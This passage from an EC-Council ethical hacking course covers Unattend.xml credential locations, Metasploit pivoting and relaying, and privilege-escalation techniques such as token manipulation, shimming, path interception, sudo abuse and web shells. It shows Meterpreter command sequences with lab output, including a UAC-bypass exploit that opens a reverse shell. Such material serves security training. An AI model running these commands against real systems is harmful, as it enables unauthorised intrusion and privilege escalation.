Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

In Windows systems, the Unattend.xml file is stored in one of the following locations:

C:\Windows\Panther

C:\Windows\Panther\Unattend

C:\Windows\System32

C:\Windows\System32\sysprep

If attackers can gain access to this file, then they can easily obtain credential information and configuration settings used during the installation of that service or application. Attackers use this information to escalate privileges.





Figure 6.86: Screenshot of Metasploit showing execution of PowerSploit to detect unattended installs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines

- Attackers use the pivoting technique to compromise a system, gain remote shell access on it, and further **bypass the firewall to pivot via the compromised system** to **access other vulnerable systems** in the network
- Attackers use the relaying technique to access resources present on other systems via the compromised system such a way that the requests to access the resources are coming from the initially compromised system



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Pivoting and Relaying to Hack External Machines (Cont'd)

Pivoting

1. Discover live hosts in the network

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > run post/windows/gather/arp_scanner RHOSTS=10.10.10.0/24

[*] Running module against WINDOWS10
[*] ARP Scanning 10.10.10.0/24
[+]     IP: 10.10.10.2 MAC 00:50:56:fa:a6:44 (VMware, Inc.)
[+]     IP: 10.10.10.1 MAC 00:50:56:c0:00:02 (VMware, Inc.)
[+]     IP: 10.10.10.10 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
[+]     IP: 10.10.10.16 MAC 00:0c:29:d5:3e:0f (VMware, Inc.)
[+]     IP: 10.10.10.13 MAC 00:0c:29:16:61:d1 (VMware, Inc.)
[+]     IP: 10.10.10.254 MAC 00:50:56:f6:b7:bc (VMware, Inc.)
[+]     IP: 10.10.10.255 MAC 00:0c:29:b0:f4:93 (VMware, Inc.)
meterpreter >
```

2. Set up routing rules

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(multi/handler) > route add 10.10.10.0 255.255.255.0 1
[*] Route added
msf5 exploit(multi/handler) >
```

3. Scan ports of live systems

```
Parrot Terminal
msf5 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf5 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 10.10.10.10:          - 10.10.10.10:21 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:80 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:139 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:135 - TCP OPEN
[+] 10.10.10.10:          - 10.10.10.10:445 - TCP OPEN
[*] 10.10.10.10:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/portscan/tcp) >
```

4. Exploit vulnerable services


```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\
fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at
2019-11-06 03:41:10 -0500
[*] Cleaning up registry keys ...

meterpreter >
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Pivoting and Relaying to Hack External Machines

Pivoting and relaying are the techniques used to find detailed information about the target network. These techniques are performed after successfully compromising a target system. The compromised system is used to penetrate the target network to access other systems and resources that are otherwise inaccessible from the attacking network.

In the pivoting technique, only the systems accessible through the compromised systems are exploited, whereas in the relaying technique, the resources accessible through the compromised system are explored or accessed. Using pivoting, attackers can open a remote shell on the target system tunneled through the initial shell on the compromised system. In relaying, resources present on the other systems are accessed through a tunneled shell session on the compromised system.

The following diagrams illustrate the pivoting and relaying techniques:




Figure 6.87: Illustration of pivoting

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.88: Illustration of relaying

Detailed explanation of the pivoting and relaying techniques is as follows:

- **Pivoting**

  In this technique, the first objective of an attacker is to compromise a system to gain a remote shell on it, and further bypass the firewall to pivot through the compromised system and gain access to the other vulnerable systems in the network.

  Once the system is successfully compromised, a Meterpreter session is established. As the session is pivoted through the compromised system, the target system cannot determine the actual origin of the exploitation.

  Steps to perform pivoting:

  1. **Discover live hosts in the network**

     Once a system is compromised, an ARP scan is performed to discover the list of live systems in the network.

     For example, an attacker uses the following command to detect live hosts in the target network:

     ```
     > run post/windows/gather/arp_scanner RHOSTS <target subnet range>
     ```




Figure 6.89: Screenshot of Metasploit showing results of arp_scanner

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the screenshot, the scan results show seven IP addresses reachable from the compromised system. To find out more information about these IP addresses, attackers perform port scanning.

2. **Set up routing rules**

Prior to using Metasploit to run a port scanner against two IP addresses in the target network, attackers implement routing rules to instruct Metasploit to route all the traffic destined to the private network using the existing Meterpreter session established between the attacker's system and the compromised system.

For example, an attacker can use the following commands to perform this step:

```
> background
> route add <IP address> <subnet mask> <session number>
```

Routing rule to instruct Metasploit to route any traffic destined to `10.10.10.0 255.255.255.0` to session number `1` (Meterpreter session established with a compromised system)




Figure 6.90: Screenshot of Metasploit setting up routing rule

3. **Scan ports of live systems**

Once the routing rule is implemented, port scanning is performed against the live systems.

For example, the attacker uses the following commands to perform port scanning on the target systems:

```
> use auxiliary/scanner/portscan/tcp
> set RHOSTS <IP addresses>
> set PORTS 1-1000
> run
```

As shown in the screenshot, the result displays the open ports on the private systems.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.91: Screenshot of Metasploit showing results of port scan

4. Exploit vulnerable services

After the ports are scanned, the vulnerable services running on those ports can be exploited.

For example, an attacker can use BypassUAC exploit to bypass the User Access Control (UAC) setting.

As shown in the screenshot, a successful session is established to the vulnerable system by pivoting through a compromised system.




Figure 6.92: Accessing the target system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Relaying**

  If the pivoting technique is unsuccessful, attackers use the relaying technique to exploit a vulnerable system in the target network. Attackers use relaying to access resources present on other systems in the target network via the compromised system in such a way that the requests to access the resources come from the initially compromised system.

  Steps to perform relaying:

  1. **Set up port forwarding rules**

     The main purpose of port forwarding is to allow a user to reach a specific port on a system that is not present on the same network. The initially compromised system is responsible for allowing direct access to the system, which is otherwise inaccessible from the attacking system.

     Using a Meterpreter session, a listener can be created using a port number from a list of open ports on the localhost, which links that listener to a port on a remote server. This linking of ports is known as port forwarding.

     For example, here, the attacker chose port numbers 80, 22, and 445 to set up port forwarding rules.




Figure 6.93: Applying port forwarding rules

  2. **Access the system resources**

     Once port forwarding has been successful, an attacker can use an appropriate client program to access the remote resources present on the target system.

     For example:

     Attackers can browse an HTTP server running on the target system by using the following URL:

     ```
     http://localhost:10080
     ```

     Attackers can access an SSH server running on the target system by executing the following command:

     ```
     # ssh myadmin@localhost
     ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques

Access Token Manipulation	The Windows operating system uses access tokens to **determine the security context** of a process or thread Attackers can obtain access tokens of other users or generate **spoofed tokens** to escalate privileges and perform malicious activities by evading detection
Application Shimming	The Windows Application Compatibility Framework called Shim is used to **provide compatibility** between the older and newer versions of the Windows operating system Shims like **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.
Filesystem Permissions Weakness	If the filesystem permissions of binaries are not properly set, an attacker can **replace the target binary** with a malicious file If the process that is executing this binary has **higher level permissions**, then the malicious binary also executes under higher level permissions
Path Interception	Applications include many **weaknesses** and **misconfigurations** like unquoted paths, path environment variable misconfiguration, and search order hijacking that lead to path interception Path interception helps an attacker to **maintain persistence** on a system and **escalate privileges**
Scheduled Task	The **Windows Task Scheduler** along with utilities such as 'at' and 'schtasks' can be used to schedule programs that can be executed at a specific date and time The attacker can use this technique to **execute malicious programs** at system startup, maintain persistence, perform remote execution, escalate privileges, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Privilege Escalation Techniques (Cont'd)

Launch Daemon	**Launchd** is used in MacOS and OS X boot up to complete the system initialization process by loading parameters for each launch-on-demand system-level daemon Daemons have **plists** that are linked to executables that run at start up The attacker can **alter the launch daemon's** executable to maintain persistence or to escalate privileges
Plist Modification	**Plist files** in MacOS and OS X describe when programs should execute, the executable file path, the program parameters, the required OS permissions, etc. Attackers alter plist files to **execute malicious code** on behalf of a legitimate user to escalate privileges
Setuid and Setgid	In Linux and MacOS, if an application uses **setuid** or **setgid** then the application will execute with the privileges of the owning user or group An attacker can **exploit the applications** with the setuid or setgid flags to execute malicious code with elevated privileges
Web Shell	A Web shell is a **web-based script** that allows access to a web server Attackers create web shells to **inject malicious script** on a web server to maintain persistent access and escalate privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Privilege Escalation Techniques

- **Access Token Manipulation**

  In Windows OSs, access tokens are used to determine the security context of a process or thread. These tokens include the access profile (identity and privileges) of a user associated with a process. After a user is authenticated, the system produces an access token. Every process the user executes makes use of this access token. The system verifies this access token when a process is accessing a secured object.

  Any Windows user can modify these access tokens so that the process appears to belong to some other user than the one who started it. Then, the process acquires the security context of the new token. For example, Windows administrators have to log on as normal users and need to run their tools with admin privileges using token manipulation command "runas." Attackers can exploit this to access the tokens of other users, or generate spoofed tokens, to escalate privileges and perform malicious activities while evading detection.

- **Application Shimming**

  The Windows OSs use a Windows Application Compatibility Framework called shims to provide compatibility between the older and newer versions of Windows. For example, application shimming allows programs created for Windows XP to be compatible with Windows 10. Shims provide a buffer between the program and the OS. This buffer is referenced when a program is executed to verify whether the program requires access to the shim database. When a program needs to communicate with the OS, the shim database uses API hooking to redirect the code. All the shims installed by the default Windows installer (sbinst.exe) are stored at

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
%WINDIR%\AppPatch\sysmain.sdb

hklm\software\microsoft\windows
nt\currentversion\appcompatflags\installedsdb
```

Shims run in user mode, and they cannot modify the kernel. Some of these shims can be used to bypass UAC (RedirectEXE), inject malicious DLLs (InjectDLL), capture memory addresses (GetProcAddress), etc. An attacker can use these shims to perform different attacks including disabling Windows Defender, privilege escalation, installing backdoors, etc.

- **Filesystem Permissions Weakness**

  Many processes in the Windows OSs execute binaries automatically as part of their functionality or to perform certain actions. If the filesystem permissions of these binaries are not set properly, then the target binary file may be replaced with a malicious file, and the actual process can execute it. If the process that is executing this binary has higher-level permissions, then the binary also executes under higher-level permissions, which may include SYSTEM. Attackers can exploit this technique to replace original binaries with malicious binaries to escalate privileges. Attackers use this technique to manipulate Windows service binaries and self-extracting installers.

- **Path Interception**

  Path interception is a method of placing an executable in a particular path in such a way that the application will execute it in place of the legitimate target. Attackers can exploit several flaws or misconfigurations to perform path interception like unquoted paths (service paths and shortcut paths), path environment variable misconfiguration, and search order hijacking. Path interception helps an attacker to maintain persistence on a system and escalate privileges.

- **Scheduled Task**

  The Windows OS includes utilities such as '**at**' and '**schtasks**.' A user with administrator privileges can use these utilities in conjunction with the Task Scheduler to schedule programs or scripts that can be executed at a particular date and time. If a user provides proper authentication, he/she can also schedule a task from a remote system using a remote procedure call (RPC). An attacker can use this technique to execute malicious programs at system startup, maintain persistence, perform remote execution, escalate privileges, etc.

- **Launch Daemon**

  During the MacOS and OS X booting process, launchd is executed to complete the system initialization process. Parameters for each launch-on-demand system-level daemon found in /System/Library/LaunchDaemons and /Library/LaunchDaemons are loaded using launchd. These daemons have property list files (plist) that are linked to executables that run at the time of booting. Attackers can create and install a new launch daemon, which can be configured to execute at boot-up time using launchd or launchctl to load plist into the relevant directories. The weak configurations allow an

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

attacker to alter the existing launch daemon's executable to maintain persistence or to escalate privileges.

- **Plist Modification**

  In MacOS and OS X, plist (property list) files include all the necessary information that is needed to configure applications and services. These files describe when programs should execute, the executable file path, program parameters, essential OS permissions, etc. The plist files are stored at specific locations like /Library/Preferences (which execute with high-level privileges) and ~/Library/Preferences (which execute with user privileges). Attackers can access and alter these plist files to execute malicious code on behalf of a legitimate user, and further use them as a persistence mechanism and to escalate privileges.

- **Setuid and Setgid**

  In Linux and MacOS, if an application uses setuid or setgid, the application will execute with the privileges of the owning user or group, respectively. Generally, the applications run under the current user's privileges. There are certain circumstances where the programs must be executed with elevated privileges but the user running the program does not need the elevated privileges. In this scenario, one can set the setuid or setgid flags for their applications. An attacker can exploit the applications with the setuid or setgid flags to execute malicious code with elevated privileges.

- **Web Shell**

  A web shell is a web-based script that allows access to a web server. Web shells can be created in all OSs like Windows, Linux, MacOS, and OS X. Attackers create web shells to inject a malicious script on a web server to maintain persistent access and escalate privileges. Attackers use a web shell as a backdoor to gain access and control a remote server. Generally, a web shell runs under the current user's privileges. Using a web shell, an attacker can perform privilege escalation by exploiting local system vulnerabilities. After escalating privileges, an attacker can install malicious software, change user permissions, add or remove users, steal credentials, read emails, etc.

- **Abusing Sudo Rights**

  Sudo (substitute user do) is a UNIX- and Linux-based system utility that permits users to run commands as a superuser or root by using the security privileges of another user. An **`/etc/sudoers`** file includes the configuration of sudo rights. This file contains detailed information regarding access permissions, including commands that are allowed to run with or without passwords per user or group.

  Attackers can abuse sudo to escalate their privileges to run programs that the normal users are not allowed to run. For example, if an attacker has sudo-rights to run a **`cp`** command then he/she can overwrite an **`/etc/sudoers`** or **`/etc/shadow`** file with his/her own malicious file. By overwriting the content of the sudoers file, he/she can edit the permissions to run various restricted commands or programs to launch further attacks on the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Abusing SUID and SGID Permissions**

  Set User Identification (SUID) and Set Group Identification (SGID) are access permissions given to a program file in UNIX-based systems. These permissions usually allow the users on the system to run a program with temporarily elevated privileges or root privileges to execute a particular task. The files with SUID and SGID rights run with higher privileges.

